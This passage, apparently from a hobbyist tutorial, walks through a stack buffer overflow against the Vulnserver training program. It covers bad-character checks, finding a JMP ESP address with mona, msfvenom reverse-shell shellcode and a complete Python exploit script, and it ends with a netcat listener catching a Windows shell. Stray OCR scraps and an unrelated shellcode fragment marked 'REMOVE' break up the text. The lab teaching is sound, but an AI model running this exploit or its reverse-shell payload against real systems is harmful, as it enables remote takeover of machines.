00E2FA58  91 92 93 94 95 96 97 98 99 9A 9B 9C 9D 9E 9F A0
00E2FA68  A1 A2 A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF B0
00E2FA78  B1 B2 B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF C0
00E2FA88  C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF D0
00E2FA98  D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0
00E2FAA8  E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0
00E2FAB8  F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF 00
```

This is because Vulnserver was designed to have no bad characters, but if one of these characters were replaced by one that didn't follow the correct sequence then that is a bad character. Let's look at a example with bad characters.

```
Address   Hex dump                  ASCII
001FF1D0  01 02 03 B0 B0 06 07 08
001FF1D8  09 0A 0B 0C 0D 0E 0F 10
001FF1E0  11 12 13 14 15 16 17 18
001FF1E8  19 1A 1B 1C 1D 1E 1F 20
001FF1F0  21 22 23 24 25 26 27 B0
001FF1F8  B0 2A 2B 2C 2D 2E 2F 30
001FF200  31 32 33 34 35 36 37 38   12345678
001FF208  39 3A 3B 3C 3D 3E 3F 40   9:;<=>?@
001FF210  41 42 43 B0 B0 46 47 48
001FF218  49 4A 4B 4C 4D 4E 4F 50   IJKLMNOP
001FF220  51 52 53 54 55 56 57 58   QRSTUVWX
001FF228  59 5A 5B 5C 5D 5E 5F 60
001FF230  61 62 63 64 65 66 67 68   abcdefgh
001FF238  69 6A 6B 6C 6D 6E 6F 70   ijklmnop
001FF240  71 72 73 74 75 76 77 78   qrstuvwx
001FF248  79 7A 7B 7C 7D 7E 7F 80
001FF250  81 82 83 84 85 86 87 88
001FF258  89 8A 8B 8C 8D 8E 8F 90
001FF260  91 92 93 94 95 96 97 98
001FF268  99 9A 9B 9C 9D 9E 9F A0
001FF270  A1 A2 A3 A4 A5 A6 A7 A8
001FF278  A9 AA AB AC AD AE AF B0
001FF280  B1 B2 B3 B4 B5 B6 B7 B8
001FF288  B9 BA BB BC BD B0 B0 C0
001FF290  C1 C2 C3 C4 C5 C6 C7 C8
001FF298  C9 CA CB B0 B0 CE CF D0
001FF2A0  D1 D2 D3 D4 D5 D6 D7 D8
001FF2A8  D9 DA DB DC DD DE DF E0
001FF2B0  E1 E2 E3 E4 E5 E6 E7 E8
001FF2B8  E9 EA EB EC ED EE EF F0
001FF2C0  F1 F2 F3 F4 F5 F6 F7 F8
001FF2C8  F9 FA FB FC FD FE FF 0D
```

Right away we are missing 04 and 05 and have been replaced by B0. If we keep looking through we

will notice that there are more bad characters that have been replaced by B0. It won't always be B0 but it could be anything that is out of place.

Here we can see that we are missing 04, 05, 28, 29, 44, 45 etc You will notice that some of them are highlighted in green. this is because there are a couple of exceptions to the rule here. Firstly if there are 2 bad characters inline with each other then only the first one is bad the second one in green is fine and can be ignored. The one that is not joined to another is the actual character that should there because after AF comes B0. The only bad characters here are 04, 28, 44, BE, CC. If this was our actual hex dump it would be important for us to take note of these bad characters, as it would be critical when we create our shellcode.

7.Finding the Right Module

Now we need to find the right module. What we mean by this is we need to find a dll or something similar inside of the program that has no memory protections meaning no DEP no ASLR etc. There is a tool out there called Mona Modules we can use with Immunity Debugger to achieve this.

Go out to google and search:

```
Mona Modules
```


https://t.me/learningnets

Microsoft Bing

mona modules

SEARCH CHAT IMAGES VIDEOS MAPS NEWS MORE

About 6,070,000 results Date Open links in new tab



GitHub - corelan/mona: Corelan Repository for mona.py

https://github.com/corelan/mona

Web Mona.py is a python script that can be used to automate and speed up specific searches while developing exploits (typically for the Windows platform). It runs on Immunity ...

From here we need to download the ZIP to our Windows machine.

https://github.com/corelan/mona

Downloads

mona-master.zip
Open file

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master Go to file Code

Local Codespaces

Clone

HTTPS GitHub CLI

https://github.com/corelan/mona.git

Use Git or checkout with SVN using the web URL.

Open with GitHub Desktop

Download ZIP

README.md

mona

About

Corelan Repository for mona.py

Readme
BSD-3-Clause license
Code of conduct
1.5k stars
74 watching
556 forks


Releases

No releases published


Packages

No packages published

Open the folder and look for mona.py.



Then we want to move this script in to this folder. (For some of you it my just say "Program Files")



Once this is done start up Vulnserver and attach it to Immunity Debugger.

At the bottom of Immunity you will see a text bar in this we want to type:

```
!mona modules
```

You should receive this output.

We want to look at the protection settings

The first one we see is very interesting all the safety features have returned false across the board and looking at the file path we can see that it is attached to Vulnserver. The dll is called essfunc.dll. We will keep a note of this for future reference.

We also need to find the Opcode equivalent. "An opcode (abbreviated from operation code, also known as instruction machine code, instruction code, instruction syllable, instruction parcel or opstring) is the portion of a machine language instruction that specifies the operation to be performed. Beside the opcode itself, most instructions also specify the data they will process, in the form of operands." To do this we need to jump into our Kali machine, and we need to use something called "nasm_shell.rb"

All we need to do is type:

```
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
```

You should receive a nasm shell.

```
┌──(root㉿kali)-[~/Documents/TCM/buffer_overflow]
└─# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm >
```

When we say we are looking for the opcode equivalent we are trying to convert assembly language into hex code

First we will type:

```
JMP ESP
```

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This is what we call a JMP command we will use this to tell the EIP to jump to our malicious code

```
┌──(root㉿kali)-[~/Documents/TCM/buffer_overflow]
└─# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm >
```

The Hex equivalent of JMP ESP is FFE4

Take this hex and feed it to Immunity, and type the following into the text bar.

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

To make sense of this xff is =FF as xef =EF x being a byte with the hex value, and `-m` is selecting the essfunc.dll module.

When we run this we receive this output.

If we take a closer look at this we will see that we have return addresses.

Lets make a note of the first address.

```
625011af
```

Armed with this information we need to go into Kali and open a new terminal.

Once again we need to edit our python script, but as always I will create a new file. Instead of having four B's in front of the EIP we are going to put this pointer there. We are going to have the EIP be a JMP code, and the JMP code is going to point to our malicious code. We are going to enter it in a special way as shown below.

```
"\xaf\x11\x50\x62"
```

What you should notice is we have put this in reverse order. We have done this for a reason. When we are talking with x86 architecture we are doing something called little endian format

"In computing, endianness is the order or sequence of bytes of a word of digital data in computer memory. Endianness is primarily expressed as big-endian (BE) or little-endian (LE). A big-endian system stores the most significant byte of a word at the smallest memory address and the least significant byte at the largest. A little-endian system, in contrast, stores the least-significant byte at the smallest address." x86 architecture actually stores the lower order byte at the lowest address and the higher order byte at the highest address which means we have to put it in reverse order.

Here is a copy of the finished script.

```
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "\xaf\x11\x50\x62"

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.74.132',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to the server"
        sys.exit()
```

What this should do now is throw the same error but we should hit a JMP point. We can do something in Immunity that will help us catch this. If we click on the black arrow in the top right hand corner and enter:

```
625011af
```

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



You should see our FFE4 (JMP ESP) at the top of the list.

This is perfect and exactly what we want to see. Then we need to the hit F2 key, this will turn the address in a light blue.



What this has done is set a break point. When the program reaches this point it is going to stop and await further instructions from us. This is all we need for now as we have nowhere to jump to. We just need to know that we are hitting this right so we can jump forward.

Make sure you Vulnserver and Immunity are ready then head back to Kali.

Remember to change mode.

```
chmod +x return_address.py
```

All that's left to do is run:

```
python2.7 return_address.py
```

Let's go back to Immunity to see what has happened.

We can see that our break point has hit the EIP

This means we now control this. Now all we have to do is generate some shellcode and we are home free!

8.Generating Shellcode and Gaining Root

The moment we have all been working towards is finally here. This is when we get a shell on our target machine with root access.

What we will do is use a tool called "msfvenom" to generate our shell code.

Open up a terminal in your Kali Linux and run:

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.74.128 LPORT=7777
EXITFUNC=thread -f c -a x86 -b "\x00"
```

Let me explain what is happening here. We are setting a switch of `-p` for payload which will be a windows reverse tcp shell. When we have a reverse shell like this what we are doing is having the victim connect back to us. So we need to provide it with our information that being LHOST and LPORT. This will be the IP address of our attack box, and the port we want to make the connection on.

We have also added a EXITFUNC=thread, all this does is makes are shell more stable. We have `-f` for filetype which is C. We have `-a` for architecture which is x86 and a `-b` for bad characters which is where finding the bad characters is important we didn't have any but the null byte (\x00) which was automatically removed for us in our tests.

Go ahead and hit enter to generate this payload

```
┌──(root㉿kali)-[~/Documents/TCM/buffer_overflow]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.74.128 LPORT=7777 EXITFUNC=thread -f c -a x86 -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xd9\xc6\xd9\x74\x24\xf4\x5a\x33\xc9\xbe\x3a\x3e\x44\x2c"
"\xb1\x52\x31\x72\x17\x83\xea\xfc\x03\x48\x2d\xa6\xd9\x50"
"\xb9\xa4\x22\xa8\x3a\xc9\xab\x4d\x0b\xc9\xc8\x06\x3c\xf9"
"\x9b\x4a\xb1\x72\xc9\x7e\x42\xf6\xc6\x71\xe3\xbd\x30\xbc"
"\xf4\xee\x01\xdf\x76\xed\x55\x3f\x46\x3e\xa8\x3e\x8f\x23"
"\x41\x12\x58\x2f\xf4\x82\xed\x65\xc5\x29\xbd\x68\x4d\xce"
"\x76\x8a\x7c\x41\x0c\xd5\x5e\x60\xc1\x6d\xd7\x7a\x06\x4b"
"\xa1\xf1\xfc\x27\x30\xd3\xcc\xc8\x9f\x1a\xe1\x3a\xe1\x5b"
"\xc6\xa4\x94\x95\x34\x58\xaf\x62\x46\x86\x3a\x70\xe0\x4d"
"\x9c\x5c\x10\x81\x7b\x17\x1e\x6e\x0f\x7f\x03\x71\xdc\xf4"
"\x3f\xfa\xe3\xda\xc9\xb8\xc7\xfe\x92\x1b\x69\xa7\x7e\xcd"
"\x96\xb7\x20\xb2\x32\xbc\xcd\xa7\x4e\x9f\x99\x04\x63\x1f"
"\x5a\x03\xf4\x6c\x68\x8c\xae\xfa\xc0\x45\x69\xfd\x27\x7c"
"\xcd\x91\xd9\x7f\x2e\xb8\x1d\x2b\x7e\xd2\xb4\x54\x15\x22"
"\x38\x81\xba\x72\x96\x7a\x7b\x22\x56\x2b\x13\x28\x59\x14"
"\x03\x53\xb3\x3d\xae\xae\x54\x82\x87\xfa\x24\x6a\xda\xfa"
"\x3a\x0a\x53\x1c\x28\xdc\x35\xb7\xc5\x45\x1c\x43\x77\x89"
"\x8a\x2e\xb7\x01\x39\xcf\x76\xe2\x34\xc3\xef\x02\x03\xb9"
"\xa6\x1d\xb9\xd5\x25\x8f\x26\x25\x23\xac\xf0\x72\x64\x02"
"\x09\x16\x98\x3d\xa3\x04\x61\xdb\x8c\x8c\xbe\x18\x12\x0d"
"\x32\x24\x30\x1d\x8a\xa5\x7c\x49\x42\xf0\x2a\x27\x24\xaa"
"\x9c\x91\xfe\x01\x77\x75\x86\x69\x48\x03\x87\xa7\x3e\xeb"
"\x36\x1e\x07\x14\xf6\xf6\x8f\x6d\xea\x66\x6f\xa4\xae\x87"
"\x92\x6c\xdb\x2f\x0b\xe5\x66\x32\xac\xd0\xa5\x4b\x2f\xd0"
"\x55\xa8\x2f\x91\x50\xf4\xf7\x4a\x29\x65\x92\x6c\x9e\x86"
"\xb7";

┌──(root㉿kali)-[~/Documents/TCM/buffer_overflow]
└─#
```

Keep a copy of this. I will keep it write here in this document

```
"\xd9\xc6\xd9\x74\x24\xf4\x5a\x33\xc9\xbe\x3a\x3e\x44\x2c"
"\xb1\x52\x31\x72\x17\x83\xea\xfc\x03\x48\x2d\xa6\xd9\x50"
"\xb9\xa4\x22\xa8\x3a\xc9\xab\x4d\x0b\xc9\xc8\x06\x3c\xf9"
"\x9b\x4a\xb1\x72\xc9\x7e\x42\xf6\xc6\x71\xe3\xbd\x30\xbc"
"\xf4\xee\x01\xdf\x76\xed\x55\x3f\x46\x3e\xa8\x3e\x8f\x23"
"\x41\x12\x58\x2f\xf4\x82\xed\x65\xc5\x29\xbd\x68\x4d\xce"
"\x76\x8a\x7c\x41\x0c\xd5\x5e\x60\xc1\x6d\xd7\x7a\x06\x4b"
"\xa1\xf1\xfc\x27\x30\xd3\xcc\xc8\x9f\x1a\xe1\x3a\xe1\x5b"
"\xc6\xa4\x94\x95\x34\x58\xaf\x62\x46\x86\x3a\x70\xe0\x4d"
"\x9c\x5c\x10\x81\x7b\x17\x1e\x6e\x0f\x7f\x03\x71\xdc\xf4"
"\x3f\xfa\xe3\xda\xc9\xb8\xc7\xfe\x92\x1b\x69\xa7\x7e\xcd"
"\x96\xb7\x20\xb2\x32\xbc\xcd\xa7\x4e\x9f\x99\x04\x63\x1f"
"\x5a\x03\xf4\x6c\x68\x8c\xae\xfa\xc0\x45\x69\xfd\x27\x7c"
"\xcd\x91\xd9\x7f\x2e\xb8\x1d\x2b\x7e\xd2\xb4\x54\x15\x22"
"\x38\x81\xba\x72\x96\x7a\x7b\x22\x56\x2b\x13\x28\x59\x14"
"\x03\x53\xb3\x3d\xae\xae\x54\x82\x87\xfa\x24\x6a\xda\xfa"
```

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```
"\x3a\x0a\x53\x1c\x28\xdc\x35\xb7\xc5\x45\x1c\x43\x77\x89"
"\x8a\x2e\xb7\x01\x39\xcf\x76\xe2\x34\xc3\xef\x02\x03\xb9"
"\xa6\x1d\xb9\xd5\x25\x8f\x26\x25\x23\xac\xf0\x72\x64\x02"
"\x09\x16\x98\x3d\xa3\x04\x61\xdb\x8c\x8c\xbe\x18\x12\x0d"
"\x32\x24\x30\x1d\x8a\xa5\x7c\x49\x42\xf0\x2a\x27\x24\xaa"
"\x9c\x91\xfe\x01\x77\x75\x86\x69\x48\x03\x87\xa7\x3e\xeb"
"\x36\x1e\x07\x14\xf6\xf6\x8f\x6d\xea\x66\x6f\xa4\xae\x87"
"\x92\x6c\xdb\x2f\x0b\xe5\x66\x32\xac\xd0\xa5\x4b\x2f\xd0"
"\x55\xa8\x2f\x91\x50\xf4\xf7\x4a\x29\x65\x92\x6c\x9e\x86"
"\xb7"
```

You should notice I have removed the semi-colon at the end as its not needed.

```
"\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb"
"\xe0\x1d\x2a\x0a\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
"\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
"\xff\xd5";
```

REMOVE

Plus its always a good idea to take note of the payload size. It's not going to matter in this situation, but if you do decide to go deeper into exploit development you will learn that payload size is everything.

```
Payload size: 351 bytes
```

Next we need to copy this into our python script as always I will make a new file for this. The final script should look similar to this.

```
#!/usr/bin/python
import sys, socket

overflow = (
"\xd9\xc6\xd9\x74\x24\xf4\x5a\x33\xc9\xbe\x3a\x3e\x44\x2c"
"\xb1\x52\x31\x72\x17\x83\xea\xfc\x03\x48\x2d\xa6\xd9\x50"
"\xb9\xa4\x22\xa8\x3a\xc9\xab\x4d\x0b\xc9\xc8\x06\x3c\xf9"
"\x9b\x4a\xb1\x72\xc9\x7e\x42\xf6\xc6\x71\xe3\xbd\x30\xbc"
"\xf4\xee\x01\xdf\x76\xed\x55\x3f\x46\x3e\xa8\x3e\x8f\x23"
"\x41\x12\x58\x2f\xf4\x82\xed\x65\xc5\x29\xbd\x68\x4d\xce"
"\x76\x8a\x7c\x41\x0c\xd5\x5e\x60\xc1\x6d\xd7\x7a\x06\x4b"
"\xa1\xf1\xfc\x27\x30\xd3\xcc\xc8\x9f\x1a\xe1\x3a\xe1\x5b"
"\xc6\xa4\x94\x95\x34\x58\xaf\x62\x46\x86\x3a\x70\xe0\x4d"
"\x9c\x5c\x10\x81\x7b\x17\x1e\x6e\x0f\x7f\x03\x71\xdc\xf4"
"\x3f\xfa\xe3\xda\xc9\xb8\xc7\xfe\x92\x1b\x69\xa7\x7e\xcd"
"\x96\xb7\x20\xb2\x32\xbc\xcd\xa7\x4e\x9f\x99\x04\x63\x1f"
"\x5a\x03\xf4\x6c\x68\x8c\xae\xfa\xc0\x45\x69\xfd\x27\x7c"
"\xcd\x91\xd9\x7f\x2e\xb8\x1d\x2b\x7e\xd2\xb4\x54\x15\x22"
```

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```
"\x38\x81\xba\x72\x96\x7a\x7b\x22\x56\x2b\x13\x28\x59\x14"
"\x03\x53\xb3\x3d\xae\xae\x54\x82\x87\xfa\x24\x6a\xda\xfa"
"\x3a\x0a\x53\x1c\x28\xdc\x35\xb7\xc5\x45\x1c\x43\x77\x89"
"\x8a\x2e\xb7\x01\x39\xcf\x76\xe2\x34\xc3\xef\x02\x03\xb9"
"\xa6\x1d\xb9\xd5\x25\x8f\x26\x25\x23\xac\xf0\x72\x64\x02"
"\x09\x16\x98\x3d\xa3\x04\x61\xdb\x8c\x8c\xbe\x18\x12\x0d"
"\x32\x24\x30\x1d\x8a\xa5\x7c\x49\x42\xf0\x2a\x27\x24\xaa"
"\x9c\x91\xfe\x01\x77\x75\x86\x69\x48\x03\x87\xa7\x3e\xeb"
"\x36\x1e\x07\x14\xf6\xf6\x8f\x6d\xea\x66\x6f\xa4\xae\x87"
"\x92\x6c\xdb\x2f\x0b\xe5\x66\x32\xac\xd0\xa5\x4b\x2f\xd0"
"\x55\xa8\x2f\x91\x50\xf4\xf7\x4a\x29\x65\x92\x6c\x9e\x86"
"\xb7"

shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.74.132',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to the server"
        sys.exit()
```

(It's important you generate your own overflow variable as it will contain the information that's needed to connect back to your machine)

Let's talk about how this script is going to work.

```
shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow
```

First the shellcode variable will run 2003 "A" characters, that will get us to the EIP

```
shellcode = "A" * 2003 +
```

When we reach the EIP we are going to hit this pointer address which is a JMP address

```
"\xaf\x11\x50\x62" +
```

We also want to include called NOPs They stand for "No Operations" What his does is gives us a little pad space between our JMP command and our overflow shellcode. If we didn't have this its possible that our overflow may not work because something may interfere.

```
"\x90"
```

Finally it's going to jump to our set of instructions that we have provided in the overflow variable

```
+ overflow
```

Let's save this script, and change mode.

```
chmod +x reverse_buffer_shell.py
```

In a new terminal we need to set up our listener.

```
nc -nvlp 7777
```

Make sure it's the same port you put in your msfvenom payload.

```
┌──(root㉿kali)-[~/Documents/TCM/buffer_overflow]
└─# nc -nvlp 7777
listening on [any] 7777 ...
```

Now that our listener is waiting all we have to do is run Vulnserver as administrator. We don't need to run Immunity this time as we wont need to analyse this part.

All thats left to do is run our script and we should receive our well deserved shell.

```
python2.7 reverse_buffer_shell.py
```

```
┌──(root㉿kali)-[~/Documents/TCM/buffer_overflow]
└─# nc -nvlp 7777
listening on [any] 7777 ...
connect to [192.168.74.128] from (UNKNOWN) [192.168.74.134] 55787
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\grmsh\OneDrive\Desktop\vulnserver-master>whoami
whoami
desktop-fdjuhbr\grmsh
```

Congratulations!!!
If you made it this far then you have successfully built and developed your own exploit.
Well done!

See you in the next one ;)

https://t.me/learningnets